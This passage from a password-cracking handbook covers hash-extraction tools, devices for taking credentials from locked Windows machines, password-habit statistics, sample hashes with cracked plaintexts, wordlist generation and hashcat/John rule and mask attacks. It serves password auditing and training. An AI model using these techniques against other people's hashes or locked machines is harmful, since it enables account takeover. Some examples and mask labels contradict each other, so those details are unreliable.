lion2john.pl lion2john-alt.pl	Converts an Apple OS X Lion plist file
lotus2john.py	Lotus Notes ID file for Domino
luks2john	Linux Unified Key Setup (LUKS) disk encryption
mcafee_epo2john.py	McAfee ePolicy Orchestrator password generator
ml2john.py	Convert Mac OS X 10.8 and later plist hash
mozilla2john.py	Mozilla Firefox, Thunderbird, SeaMonkey extract
odf2john.py	Processes OpenDocument Format ODF files
office2john.py	Microsoft Office (97-03, 2007, 2010, 2013) hashes
openbsd_softraid2john.py	OpenBSD SoftRAID hash
openssl2john.py	OpenSSL encrypted files
pcap2john.py	PCAP extraction of various protocols
pdf2john.py	PDF encrypted document hash extract
pfx2john	PKCS12 files
pst2john	Outlook .pst files checksum extract
putty2john	PuTTY private key format
pwsafe2john	Password Safe hash extract
racf2john	IBM RACF binary database files
radius2john.pl	RADIUS protocol shared secret
rar2john	RAR 3.x files input into proper format
sap2john.pl	Converts password hashes from SAP systems
sipdump2john.py	Processes sipdump output files into JTR format
ssh2john	SSH private key files
sshng2john.py	SSH-ng private key files
strip2john.py	Processes STRIP Password Manager database
sxc2john.py	Processes SXC files
truecrypt_volume2john	TrueCrypt encrypted disk volume
uaf2john	Convert OpenVMS SYSUAF file to unix-style file
vncpcap2john	TightVNC/RealVNC pcaps v3.3, 3.7 and 3.8 RFB
wpapcap2john	Converts PCAP or IVS2 files to JtR format
zip2john	Processes ZIP files extracts hash into JTR format

LOCKED WINDOWS MACHINE

P4wnP1
https://github.com/mame82/P4wnP1
https://p4wnp1.readthedocs.io/en/latest/

Bash Bunny QuickCreds
(Credit @mubix)
https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/QuickCreds
https://malicious.link/post/2016/snagging-creds-from-locked-machines/

PASSWORD ANALYSIS

PASSWORD ANALYSIS


HISTORICAL PASSWORD ANALYSIS TIPS

-The average password ranges from 7-9 characters in length.
-The average English word is 5 characters long.
-The average person knows between 50,000 to 150,000 words.
-50% chance a user's password will contain one or more vowels.
-Women prefer personal names in their passwords, and men prefer hobbies.
-Most likely to be used symbols: ~, !, @, #, $, %, &, *, and ?
-If a number, it's usually a 1 or 2, sequential, and will likely be at the end.
-If more than one number it will usually be sequential or personally relevant.
-If a capital letter, it's usually the beginning, followed by a vowel.
-66% of people only use 1 - 3 passwords for all online accounts.
-One in nine people have a password based on the common Top 500 list.
-Western countries use lowercase passwords and Eastern countries prefer digits.

20-60-20 RULE

20-60-20 rule is a way to view the level of difficulty typically demonstrated by a large password dump, having characteristics that generally err on the side of a Gaussian Curve, mirroring the level of effort to recover said password dump.

20% of passwords are **easily** guessed dictionary words or known common passwords.
60% of passwords are **moderate** to slight variations of the earlier 20%.
20% of passwords are **hard,** lengthy, complex, or of unique characteristics.



EXAMPLE HASHES & PASSWORDS

This is an example list of passwords to help convey the variation and common complexities seen with typical password creation. It also shows individual user biases to aid in segmenting your attacks to be tailored toward a specific user.

#	HASH (MySQL 323)	PASSWORD	MASK
1	24CA195A48D85A11	BlueParrot345	?u?l?l?l?u?l?l?l?l?l?d?d?d
2	020261361E63A3FE	r0b3rt2017!	?u?d?l?d?l?l?d?d?d?d?s
3	42DF901246D99098	Ralph@Netmux.com	?u?l?l?l?l?s?u?l?l?l?l?l?s?l?l?l
4	7B6C1F5173EB4DD6	RedFerret789	?u?l?l?u?l?l?l?l?l?d?d?d
5	01085B1F3C3F49D2	Jennifer1981!	?u?l?l?l?l?l?l?l?d?d?d?d?s
6	080DBDB42AE6C3D7	7482Sacrifice	?d?d?d?d?u?l?l?l?l?l?l?l?l
7	111C232F67BC52BB	234CrowBlack	?d?d?d?u?l?l?l?u?l?l?l?l
8	1F3EF64F35878031	brownbooklamp	?l?l?l?l?l?l?l?l?l?l?l?l?l
9	4A659CDA12E9F2F1	Solitaire7482	?u?l?l?l?l?l?l?l?l?d?d?d?d
10	0B034EC713F89A68	password123	?l?l?l?l?l?l?l?l?d?d?d
11	28619CFE477235DE	5713063528	?d?d?d?d?d?d?d?d?d?d
12	60121DFD757911C3	74821234WorldCup	?d?d?d?d?d?d?d?d?u?l?l?l?l?u?l?l
13	6E84950D7FC8D13B	!q@w#e$r%t^y	?s?l?s?l?s?l?s?l?s?l?s?l
14	33F82FA23197EBD3	1qaz2wsx3edc!@#	?d?l?l?l?d?l?l?l?d?l?l?l?s?s?s
15	544B4D3449C08787	X9e-BQp-3qm-WGN	?u?d?l-?u?u?l-?d?l?l-?u?u?u

ALICE PASSWORDS #(2,5,8,11,14)
BOB PASSWORDS #(1,4,7,10,13)
CRAIG PASSWORDS #(3,6,9,12,15)

CRACKING TIPS FOR EACH PASSWORD

ALICE PASSWORDS	SIMPLE ANALYSIS	BASIC ATTACK STRATEGY
R0b3rt2017!L33t	Speak Name + Date !	Simple Dictionary + Rule Attack
Jennifer1981!	Simple Name + Date !	Hybrid Attack Dict + Mask
brownbooklamp	3 Common Words Phrase	Combinator3 + Simple Dictionary
5553063528	Possible Phone Number	Custom or Simple Digit Mask
1qaz2wsx3edc!@#	Vertical+ Horizontal Walk	Straight Dict or Kwprocessor

BOB PASSWORDS	SIMPLE ANALYSIS	BASIC ATTACK STRATEGY
BlueParrot345	Color+Animal+3_Seq_digits	Combo Dictionary + Rule Attack
RedFerret789	Color+Animal+3_Seq_digits	Combo Dictionary + 3 Digit Mask
234CrowBlack	3_Seq_digits+Animal+Color	3 Digit Mask + Combo Dictionary
password123	Lowercase_word+3_Seq_digits	Straight Dictionary Attack
!q@w#e$r%t^y	Vertical Keyboard Walk	Straight Dictionary Attack

CRAIG PASSWORDS	SIMPLE ANALYSIS	BASIC ATTACK STRATEGY
Ralph@Netmux.com	Name + Domain Name	Hybrid Attack Dict + @Netmux.com
7482Sacrifice	4 Digits + Simple Word	Hybrid Attack Mask + Dict
Solitaire7482	Simple Word + 4 Digits	Hybrid Attack Dict + Mask
74821234WorldCup	7482+ 4_Seq_digits+ Dict	Hybrid Attack 7482?d?d?d?d + Dict
X9e-BQp-3qm-WGN	Structured Random Pattern	Custom Mask X9z-2Qp-?d?l?l-?u?u?u

**This list of passwords will be referenced throughout the book and the list can also be found online at: https://github.com/netmux/HASH-CRACK*

PASSWORD PATTERN ANALYSIS

A password can contain many useful bits of information related to its creator and their tendencies/patterns, but you must break down the structure to decipher the meaning. This analysis process could be considered a sub-category of *Text Analytics'* and split into three pattern categories I'm calling:
Basic Pattern, Macro-Pattern, & Micro-Pattern.
**Refer to EXAMPLE HASH & PASSWORDS chapter (pg.29) for numbered examples.*

Basic Pattern: visually obvious when compared to similar groupings (i.e. language and base word/words & digits). Let's look at Alice's passwords (2,5):

R0b3rt**2017**!   Jennifer**1981**!

-Each password uses a name: R0b3rt & Jennifer
-Ending in a 4 digit date with common special character: **2017!** & **1981!**

!TIP! This type of basic pattern lends itself to a simple dictionary and L33T speak rule appending dates or hybrid mask attack appending Dict+ ?d?d?d?d?s

Macro-Pattern: statistics about the passwords underlying structure such as length and character set. Let's look at Craig's passwords (6,9):

7482 Sacrifice   Solitaire**7482**

-Length structure can be summed up as: **4 Digits** + 7 Alpha & 7 Alpha + **4 Digits**
-Uses charsets ?l?u?d , so we may be able to ignore special characters.
-Basic Pattern preference for the numbers **7482** and Micro-Pattern for capitalizing words beginning in "S".

!!TIP!! You can assume this user is 'unlikely' to have a password less than 12 characters (+-1 char) and the 4 digit constant lowers the work to 8 chars. These examples lend themselves to a Hybrid Attack (Dict + 7482) or (7482 + Dict).

Micro-Pattern: subtlety and context which expresses consistent case changes, themes, and personal data/interest. Let's look at Bob's passwords (1,4)

Blue**Parrot***345*   Red**Ferret***789*

-Each password begins with a color: Blue & Red
-Second word is a type of animal: **Parrot** & **Ferret**
-Consistent capitalization of all words
-Lastly, ending in a 3 digit sequential pattern: *345* & *789*

!!TIP!! This pattern lends itself to a custom combo dictionary and rule or hybrid mask attack appending sequential digits ?d?d?d

When analyzing passwords be sure to group passwords and look for patterns such as language, base word/digit, length, character sets, and subtle themes with possible contextual meaning or password policy restrictions.

WESTERN COUNTRY PASSWORD ANALYSIS

Password Length Distribution based on large corpus of English website dumps:

7=15%   8=27%   9=15%   10=12%   11=4.8% 12=4.9% 13=.6%   14=.3%

Character frequency analysis of a large corpus of English texts:

etaoinshrdlcumwfgypbvkjxqz

Character frequency analysis of a large corpus of English password dumps:

aeionrlstmcdyhubkgpjvfwzxq

Top Western password masks out of a large corpus of English website dumps:

?l?l?l?l?l?l	**6-Lowercase**
?l?l?l?l?l?l?l	**7-Lowercase**
?l?l?l?l?l?l?l?l	**8-Lowercase**
?d?d?d?d?d?d	**6-Digits**
?l?l?l?l?l?l?l?l?l?l?l?l	**12-Lowercase**
?l?l?l?l?l?l?l?l?l	**9-Lowercase**
?l?l?l?l?l?l?l?l?l?l	**10-Lowercase**
?l?l?l?l?l	**5-Lowercase**
?l?l?l?l?l?l?d?d?l?l?l?l	**6-Lowercase + 2-Digits + 4-Lowercase**
?d?d?d?d?d?d?d?d?l?l?l?l	**8-Digits + 4-Lowercase**
?l?l?l?l?l?d?d	**5-Lowercase + 2-Digits**
?d?d?d?d?d?d?d?d	**8-Digits**
?l?l?l?l?l?l?d?d	**6-Lowercase + 2-Digits**
?l?l?l?l?l?l?l?l?d?d	**8-Lowercase + 2-Digits**

EASTERN COUNTRY PASSWORD ANALYSIS

Password Length Distribution based on large corpus of Chinese website dumps:

7=21%   8=22%   9=12%   10=12%   11=4.2% 12=.9%   13=.5%   14=.5%

Character frequency analysis of a large corpus of Chinese texts:

aineohglwuyszxqcdjmbtfrkpv

Character frequency analysis of a large corpus of Chinese password dumps:

inauhegoyszdjmxwqbctlpfrkv

Top Eastern password masks out of a large corpus of Chinese website dumps:

?d?d?d?d?d?d?d?d	**8-Digits**
?d?d?d?d?d?d	**6-Digits**
?d?d?d?d?d?d?d	**7-Digits**
?d?d?d?d?d?d?d?d?d	**9-Digits**
?d?d?d?d?d?d?d?d?d?d	**10-Digits**
?l?l?l?l?l?l?l?l	**8-Digits**
?d?d?d?d?d?d?d?d?d?d?d	**11-Digits**
?l?l?l?l?l?l	**6-Lowercase**
?l?l?l?l?l?l?l?l?l	**9-Lowercase**
?l?l?l?l?l?l?l	**7-Lowercase**
?l?l?l?d?d?d?d?d?d	**3-Lowercase + 6-Digits**
?l?l?d?d?d?d?d?d	**2-Lowercase + 6-Digits**
?l?l?l?l?l?l?l?l?l?l	**10-Lowercase**
?d?d?d?d?d?d?d?d?d?d?d?d	**12-Digits**

Apple Safari Password Generator
-default password 15 characters with “-“ & four groups of three random u=ABCDEFGHJKLMNPQRSTUVWXYZ l=abcdefghkmnopqrstuvwxy and d=3456789
Example) X9e-BQp-3qm-WGN
XXX-XXX-XXX-XXX where X = ?u?l?d

Dashlane
-default password 12 characters using just letters and digits.
Example) Up0k9ZAj54Kt
XXXXXXXXXXXX where X = ?u?l?d

KeePass
-default password 20 characters using uppercase, lowercase, digits, and special.
Example) $Zt={EcgQ.Umf)R,C7XF
XXXXXXXXXXXXXXXXXXXX where X = ?u?l?d?s

LastPass
-default password 12 characters using at least one digit, uppercase and lowercase.
Example) msfNdkG29n38
XXXXXXXXXXXX where X = ?u?l?d

RoboForm
-default password 15 characters using uppercase, lowercase, digits, and special with a minimum of 5 digits.
Example) 87lv2%%4F0w31zJ
XXXXXXXXXXXXXXX where X = ?u?l?d?s

Symantec Norton Identity Safe
-default password 8 characters using uppercase, lowercase, and digits.
Example) Ws8lf0Zg
XXXXXXXX where X = ?u?l?d

True Key
-default password 16 characters using uppercase, lowercase, digits, and special.
Example) 1B1H:9N+@>+sgWs
XXXXXXXXXXXXXXXX where X = ?u?l?d?s

1Password v6
-default password 24 characters using uppercase, lowercase, digits, and special.
Example) cTmM7Tzm6iPhCdpMu.*V],VP
XXXXXXXXXXXXXXXXXXXXXXXX where X = ?u?l?d?s

PACK (Password Analysis and Cracking Kit)

http://thesprawl.org/projects/pack/

STATSGEN

Generate statistics about the most common length, percentages, character-set and other characteristics of passwords from a provided list.

python statsgen.py passwords.txt

```
STATSGEN OPTIONS
-o <file.txt>       output stats and masks to file
--hiderare          hide stats of passwords with less than 1% of occurrence
--minlength=        minimum password length for analysis
--maxlength=        maximum password length for analysis
--charset=          password char filter: loweralpha,upperalpha,numeric,special
--simplemask=       password mask filter: string,digit,special
```

STATSGEN EXAMPLES

Output stats of passwords.txt to file example.mask:

python statsgen.py passwords.txt -o example.mask

Hide less than 1% occurrence; only analyze passwords 7 characters and greater:

python statsgen.py passwords.txt --hiderare --minlength=7 -o example.mask

Stats on passwords with only numeric characters:

python statsgen.py passwords.txt --charset=numeric

ZXCVBN (LOW-BUDGET PASSWORD STRENGTH ESTIMATION)

A realistic password strength (entropy) estimator developed by Dropbox.

https://github.com/dropbox/zxcvbn

PIPAL (THE PASSWORD ANALYSER)

Password analyzer that produces stats and pattern frequency analysis.
https://digi.ninja/projects/pipal.php

pipal.rb -o outfile.txt passwords.txt

PASSPAT (PASSWORD PATTERN IDENTIFIER)

Keyboard pattern analysis tool for passwords.
https://digi.ninja/projects/passpat.php

passpat.rb --layout us passwords.txt

CHARACTER FREQUENCY ANALYSIS

Character frequency analysis is the study of the frequency of letters or groups of letters in a corpus/text. This is the basic building block of Markov chains.

Character-Frequency-CLI-Tool
Tool to analyze a large list of passwords and summarize the character frequency.
https://github.com/jcchurch/Character-Frequency-CLI-Tool

```
charfreq.py <options> passwords.txt
        Options:  -w Window size to analyze, default=1
                  -r Rolling window size
                  -s Skip spaces, tabs, newlines
```

ENCODED STRING ANALYSIS

Occasionally you will encounter custom encoding implemented by a website or software developer. The below tool can be helpful in unraveling this encoding.

DECODIFY
It can detect and decode encoded strings recursively.
https://github.com/s0md3v/Decodify

ONLINE PASSWORD ANALYSIS RESOURCES

WEAKPASS
Analyzes public password dumps and provides efficient dictionaries for download.
http://weakpass.com/

PASSWORD RESEARCH
Important password security and authentication research papers in one place.
http://www.passwordresearch.com/

THE PASSWORD PROJECT
Compiled analysis of larger password dumps using PIPAL and PASSPAL tools.
http://www.thepasswordproject.com/leaked_password_lists_and_dictionaries

PASSWORD STORAGE DISCLOSURE
Tracks website password storage policies through user submissions.
https://pulse.michalspacek.cz/passwords/storages

INSIDE PRO TEAM
Online resources to check hashe and password statistics and lookups.
https://www.insidepro.team/

MISCELLANEOUS PASSWORD ANALYSIS RESOURCES

Domain Password Audit Tool (DPAT)
Script to generate password use statistics of hashes dumped from a DC.
https://github.com/clr2of8/DPAT

DICTIONARY / WORDLIST

DICTIONARY / WORDLIST

DOWNLOAD RESOURCES

WEAKPASS
http://weakpass.com/wordlist

HASHES.ORG (FOUND LISTS)
https://hashes.org/left.php

HAVE I BEEN PWNED
*You'll have to crack the SHA1's
https://haveibeenpwned.com/passwords

SKULL SECURITY WORDLISTS
https://wiki.skullsecurity.org/index.php?title=Passwords

CAPSOP
https://wordlists.capsop.com/

UNIX-NINJA DNA DICTIONARY
Dictionary link at bottom of article
https://www.unix-ninja.com/p/Password_DNA

PROBABLE-WORDLIST
https://github.com/berzerk0/Probable-Wordlists

EFF-WORDLIST
Long-list (7,776 words) & Short-list (1,296 words)
https://www.eff.org/files/2016/07/18/eff_large_wordlist.txt
https://www.eff.org/files/2016/09/08/eff_short_wordlist_1.txt

RAINBOW TABLES
Rainbow Tables are for the most part obsolete but provided here for reference
http://project-rainbowcrack.com/table.htm

WORDLIST GENERATION

JOHN THE RIPPER
Generate wordlist that meets complexity specified in the complex filter.

john --wordlist=dict.txt --stdout --external:[filter name] > outfile.txt

STEMMING PROCESS
Stripping characters from a password list to reach the "stem" or base word/words of the candidate password. Commands are from "File Manipulation Cheat Sheet".

Extract all lowercase strings from each line and output to wordlist.
sed 's/[^a-z]*//g' passwords.txt > outfile.txt

Extract all uppercase strings from each line and output to wordlist.
sed 's/[^A-Z]*//g' passwords.txt > outfile.txt

Extract all lowercase/uppercase strings from each line and output to wordlist.
sed 's/[^a-Z]*//g' passwords.txt > outfile.txt

Extract all digits from each line in file and output to wordlist.
sed 's/[^0-9]*//g' passwords.txt > outfile.txt

HASHCAT UTILS

https://hashcat.net/wiki/doku.php?id=hashcat_utils

COMBINATOR

Combine multiple wordlists with each word appended to the other.

combinator.bin dict1.txt dict2.txt > combined_dict.txt

combinator3.bin dict1.txt dict2.txt dict3.txt > combined_dict.txt

CUTB

Cut the specific length off the existing wordlist and pass it to STDOUT.

cutb.bin offset [length] < infile.txt > outfile.txt

Example to cut first 4 characters in a wordlist and place into a file:

cutb.bin 0 4 < dict.txt > outfile.txt

RLI

Compares a file against another file or files and removes all duplicates.

rli dict1.txt outfile.txt dict2.txt

REQ

Dictionary candidates are passed to stdout if it matches an specified password group criteria/requirement. Groups can be added together (i.e. 1 + 2 = 3)
1 = LOWER (abcdefghijklmnoprstuvwxyz)
2 = UPPER (ABCDEFGHIJKLMNOPRSTUVWXYZ)
4 = DIGIT (0123465789)
8 = OTHER (All other characters not matching 1,2, or 4)

This example would stdout all candidates matching upper and lower characters

req.bin 3 < dict.txt

COMBIPOW

Creates "unique combinations" of a custom dictionary; !!Caveat!! dictionary cannot be greater than 64 lines; option -l limits candidates to 15 characters.

combipow.bin dict.txt
combipow.bin -l dict.txt

EXPANDER

Dictionary into stdin is parsed and split into all its single chars (up to 4) and sent to stdout.

expander.bin < dict.txt

LEN

Each candidate in a dictionary is checked for length and sent to stdout.

len.bin <min len> <max len> < dict.txt

This example would send to stdout all candidates 5 to 10 chars long.

len.bin 5 10 < dict.txt

MORPH

Auto generates insertion rules for the most frequent chains of characters

```
morph.bin dict.txt depth width pos_min pos_max
```

PERMUTE

Dictionary into stdin parsed and run through "The Countdown QuickPerm Algorithm"

```
permute.bin < dict.txt
```

CRUNCH

Wordlist generator can specify a character set and generate all possible combinations and permutations.
https://sourceforge.net/projects/crunch-wordlist/

```
crunch <min length> <max length> <character set> -o outfile.txt
```

```
crunch 8 8 0123456789ABCDEF -o crunch_wordlist.txt
```

TARGETED WORDLISTS

CeWL

Custom wordlist generator scrapes & compiles keywords from websites.
https://digi.ninja/projects/cewl.php

Example scan depth of 2 and minimum word length of 5 output to wordlist.txt.

```
cewl -d 2 -m 5 -w wordlist.txt http://<target website>
```

SMEEGESCRAPE

Text file and website scraper which generates custom wordlists from content.
http://www.smeegesec.com/2014/01/smeegescrape-text-scraper-and-custom.html

Compile unique keywords from text file and output into wordlist.

```
SmeegeScrape.py -f file.txt -o wordlist.txt
```

Scrape keywords from target website and output into wordlist.

```
SmeegeScrape.py -u http://<target website> -si -o wordlist.txt
```

GENERATE PASSWORD HASHES

Use the below methods to generate hashes for specific algorithms.

HASHCAT

https://github.com/hashcat/hashcat/tree/master/tools

```
test.pl passthrough <#type> <#> dict.txt
```

MDXFIND

https://hashes.org/mdxfind.php

```
echo | mdxfind -z -h '<#type>' dict.txt
```

LYRICPASS (Song Lyrics Password Generator)

https://github.com/initstring/lyricpass
Generator using song lyrics from chosen artist to create custom dictionary.

python lyricpass.py "Artist Name" artist-dict.txt

CONVERT WORDLIST ENCODING

HASHCAT
Force internal wordlist encoding from X:
hashcat -a o -m #type hash.txt dict.txt --encoding-from=utf-8

Force internal wordlist encoding to X:
hashcat -a o -m #type hash.txt dict.txt --encoding-to=iso-8859-15

ICONV
Convert wordlist into language specific encoding:

iconv -f <old_encode> -t <new_encode> < dict.txt | sponge dict.txt.enc

CONVERT HASHCAT $HEX OUTPUT

Example of converting $HEX[] entries in hashcat.potfile to ASCII

```
grep '$HEX' hashcat.pot | awk -F ":" {'print $2'} |perl -ne 'if ($_ =~
        m/\$HEX\[([A-Fa-f0-9]+)\]/) {print pack("H*", $1), "\n"}'
```

EXAMPLE CUSTOM DICTIONARY CREATION

1-Create a custom dictionary using CeWL from www.netmux.com website:

cewl -d 2 -m 5 -w custom_dict.txt http://www.netmux.com

2-Combine the new custom_dict.txt with the Google 10,000 most common English words: https://github.com/first20hours/google-10000-english

cat google-1000.txt >> custom_dict.txt

3-Combine with Top 196 passwords from "Probable Wordlists":
github.com/berzerk0/Probable-Wordlists/blob/master/Real-Passwords

cat Top196-probable.txt >> custom_dict.txt

4-Combo the Top196-probable.txt together using Hashcat-util "combinator.bin" and add it to our custom_dict.txt

combinator.bin Top196-probable.txt Top196-probable.txt >> custom_dict.txt

5-Run the best64.rule from Hashcat on Top196-probable.txt and send that output into our custom dictionary:

hashcat -a 0 Top196-probable.txt -r best64.rule --stdout >> custom_dict.txt

Can you now come up with an attack that can crack this hash?

e4821d16a298092638ddb7cadc26d32f

**Answer in the Appendix*

RULES & MASKS

RULES & MASKS

RULE FUNCTIONS

Following are compatible between Hashcat, John The Ripper, & PasswordPro
https://hashcat.net/wiki/doku.php?id=rule_based_attack

NAME	FUNCTION	DESCRIPTION
Nothing	:	Do nothing
Lowercase	l	Lowercase all letters
Uppercase	u	Uppercase all letters
Capitalize	c	Capitalize the first letter and lower the rest
Invert Capitalize	C	Lowercase first character, uppercase rest
Toggle Case	t	Toggle the case of all characters in word.
Toggle @	TN	Toggle the case of characters at position N
Reverse	r	Reverse the entire word
Duplicate	d	Duplicate entire word
Duplicate N	pN	Append duplicated word N times
Reflect	f	Duplicate word reversed
Rotate Left	{	Rotates the word left.
Rotate Right	}	Rotates the word right
AppendChar	$X	Append character X to end
PrependChar	^X	Prepend character X to front
Truncate left	[	Deletes first character
Truncate right	]	Deletes last character
Delete @ N	DN	Deletes character at position N
Extract range	xNM	Extracts M characters, starting at position N
Omit range	ONM	Deletes M characters, starting at position N
Insert @ N	iNX	Inserts character X at position N
Overwrite @ N	oNX	Overwrites character at position N with X
Truncate @ N	’N	Truncate word at position N
Replace	sXY	Replace all instances of X with Y
Purge	@X	Purge all instances of X
Duplicate first N	zN	Duplicates first character N times
Duplicate last N	ZN	Duplicates last character N times
Duplicate all	q	Duplicate every character
Extract memory	XNMI	Insert substring of length M starting at position N of word in memory at position I
Append memory	4	Append word in memory to current word
Prepend memory	6	Prepend word in memory to current word
Memorize	M	Memorize current word

RULES TO REJECT PLAINS

https://hashcat.net/wiki/doku.php?id=rule_based_attack

NAME	FUNCTION	DESCRIPTION
Reject less	<N	Reject plains of length greater than N
Reject greater	>N	Reject plains of length less than N
Reject equal	_N	Reject plains of length NOT equal to N
Reject contain	!X	Reject plains which contain char X
Reject not contain	/X	Reject plains which do NOT contain char X
Reject equal first	(X	Reject plains which do NOT start with X
Reject equal last	)X	Reject plains which do NOT end with X
Reject equal at	=NX	Reject plains which do NOT have char X at position N
Reject contains	%NX	Reject plains which contain char X less than N times
Reject contains	Q	Reject plains where the memory saved matches current word

IMPLEMENTED SPECIFIC FUNCTIONS

Following functions are not compatible with John The Ripper & PasswordPro

NAME	FUNCTION	DESCRIPTION
Swap front	k	Swaps first two characters
Swap back	K	Swaps last two characters
Swap @ N	*XY	Swaps character X with Y
Bitwise shift left	LN	Bitwise shift left character @ N
Bitwise shift right	RN	Bitwise shift right character @ N
Ascii increment	+N	Increment character @ N by 1 ascii value
Ascii decrement	-N	Decrement character @ N by 1 ascii value
Replace N + 1	.N	Replaces character @ N with value at @ N plus 1
Replace N - 1	,N	Replaces character @ N with value at @ N minus 1
Duplicate block front	yN	Duplicates first N characters
Duplicate block back	YN	Duplicates last N characters
Upper Lower	E	Lower case the whole line, then upper case the first letter and every letter after a space

EXAMPLE RULE CREATION & OUTPUT

Below we apply basic rules to help explain the expected output when using rules.

WORD	RULE	OUTPUT
password	$1	password1
password	^!^1	1!password
password	so0 sa@	p@ssw0rd
password	c so0 sa@ $1	P@ssw0rd1
password	u r	DROWSSAP

MASKPROCESSOR HASHCAT-UTIL

https://github.com/hashcat/maskprocessor

Maskprocessor can be used to generate a long list of rules very quickly.

Example rule creation of prepend digit and special char to dictionary candidates (i.e. ^1 ^! , ^2 ^@ , ...):

```
mp64.bin '^?d ^?s' -o rule.txt
```

Example creating rule with custom charset appending lower,uppercase chars and all digits to dictionary candidates (i.e. $a $Q $1 , $e $ A $2, ...):

```
mp64.bin -1 aeiou -2 QAZWSX '$?1 $?2 $?d'
```

GENERATE RANDOM RULES ATTACK (i.e. "Raking")

```
hashcat -a 0 -m #type -g <#rules> hash.txt dict.txt
```

GENERATE RANDOM RULES FILE USING HASHCAT-UTIL

```
generate-rules.bin <#rules> <seed> | ./cleanup-rules.bin [1=CPU,2=GPU] > out.txt

generate-rules.bin 1000 42 | ./cleanup-rules.bin 2 > out.txt
```

SAVE SUCCESSFUL RULES/METRICS

```
hashcat -a 0 -m #type --debug-mode=1 --debug-file=debug.txt hash.txt -r rule.txt
```

SEND RULE OUTPUT TO STDOUT / VISUALLY VERIFY RULE OUTPUT

```
hashcat dict.txt -r rule.txt --stdout

john --wordlist=dict.txt --rules=example --stdout
```

PACK (Password Analysis and Cracking Kit) RULE CREATION

http://thesprawl.org/projects/pack/

RULEGEN

Advanced techniques for reversing source words and word mangling rules from already cracked passwords by continuously recycling/expanding generated rules and words. Outputs rules in Hashcat format.
http://thesprawl.org/research/automatic-password-rule-analysis-generation/
Ensure you install 'AppleSpell' 'aspell' module using packet manager

python rulegen.py --verbose --password P@ssw0rd123

```
RULEGEN OPTIONS
  -b rockyou            Output base name. The following files will be
                        generated: basename.words, basename.rules and
                        basename.stats
  -w wiki.dict          Use a custom wordlist for rule analysis.
  -q, --quiet           Don't show headers.
  --threads=THREADS     Parallel threads to use for processing.

Fine tune source word generation::
  --maxworddist=10    Maximum word edit distance (Levenshtein)
  --maxwords=5        Maximum number of source word candidates to consider
  --morewords         Consider suboptimal source word candidates
  --simplewords       Generate simple source words for given passwords

Fine tune rule generation::
  --maxrulelen=10     Maximum number of operations in a single rule
  --maxrules=5        Maximum number of rules to consider
  --morerules         Generate suboptimal rules
  --simplerules       Generate simple rules insert,delete,replace
  --bruterules        Bruteforce reversal and rotation rules (slow)

Fine tune spell checker engine::
  --providers=aspell,myspell
                        Comma-separated list of provider engines

Debugging options::
  -v, --verbose       Show verbose information.
  -d, --debug         Debug rules.
  --password          Process the last argument as a password not a file.
  --word=Password     Use a custom word for rule analysis
  --hashcat           Test generated rules with hashcat-cli
```

RULEGEN EXAMPLES

Analysis of a single password to automatically detect rules and potential source word used to generate a sample password:
python rulegen.py --verbose --password P@ssw0rd123

Analyze passwords.txt and output results:
python rulegen.py passwords.txt -q

```
    analysis.word - unsorted and non-uniqued source words
    analysis-sorted.word - occurrence sorted and unique source words
    analysis.rule - unsorted and non-uniqued rules
    analysis-sorted.rule - occurrence sorted and unique rules
```

HASHCAT INCLUDED RULES	Approx # Rules
Incisive-leetspeak.rule	15,487
InsidePro-HashManager.rule	6,746
InsidePro-PasswordsPro.rule	3,254
T0XlC-insert_00-99_1950-2050_toprules_0_F.rule	4,019
T0XlC-insert_space_and_special_0_F.rule	482
T0XlC-insert_top_100_passwords_1_G.rule	1,603
T0XlC.rule	4,088
T0XlCv1.rule	11,934
best64.rule	77
combinator.rule	59
d3ad0ne.rule	34,101
dive.rule	99,092
generated.rule	14,733
generated2.rule	65,117
leetspeak.rule	29
oscommerce.rule	256
rockyou-30000.rule	30,000
specific.rule	211
toggles1.rule	15
toggles2.rule	120
toggles3.rule	575
toggles4.rule	1,940
toggles5.rule	4,943
unix-ninja-leetspeak.rule	3,073
/hybrid (contains append/prepend rules)	1,584

JOHN INCLUDED RULES	Approx # Rules
All (Jumbo + KoreLogic)	7,074,300
Extra	17
Jumbo (Wordlist + Single + Extra + NT + OldOffice)	226
KoreLogic	7,074,074
Loopback (NT + Split)	15
NT	14
OldOffice	1
Single	169
Single-Extra (Single + Extra + OldOffice)	187
Split	1
Wordlist	25

http://www.openwall.com/john/doc/RULES.shtml

CUSTOM RULE PLANS

L33TSP3@K RULES	2 DIGIT APPEND	$APPEND/^PREPEND DATE
so0	$0 $0	$1 $9 $9 $5
si1	$0 $1	^5 ^9 ^9 ^1
se3	$0 $2	$2 $0 $0 $0
ss5	$1 $1	^0 ^0 ^0 ^2
sa@	$1 $2	$2 $0 $1 $0
sO0	$1 $3	^0 ^1 ^0 ^2
sI1	$2 $1	$2 $0 $1 $7
sE3	$2 $2	^7 ^1 ^0 ^2
sS5	$6 $9	$2 $0 $1 $8
sA@	$9 $9	^8 ^1 ^0 ^2

TOP 10 dive.rule	TOP 10 best64.rule	TOP 10 rockyou.rule
c	:	:
l	r	$1
u	u	r
T0	T0	$2
$1	$0	$1 $2 $3
} } } }	$1	$1 $2
p3	$2	$3
[	$3	$7
$.	$4	^1
]	$5	$1 $3

DEBUG / VERIFY MASK OUTPUT

```
hashcat -a 3 ?a?a?a?a --stdout
john --mask=?a?a?a?a --stdout
```

HASHCAT MASK ATTACK CREATION

Example usage:
hashcat -a 3 -m #type hash.txt <mask>

Example brute-force all possible combinations 7 characters long:
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a

Example brute-force all possible combinations 1 - 7 characters long:
hashcat -a 3 -m #type hash.txt -i ?a?a?a?a?a?a?a

Example brute-force uppercase first letter, 3 unknown middle characters, and ends in 2 digits (i.e. Pass12):
hashcat -a 3 -m #type hash.txt ?u?a?a?a?d?d

Example brute-force known first half word "secret" and unknown ending:
hashcat -a 3 -m #type hash.txt secret?a?a?a?a

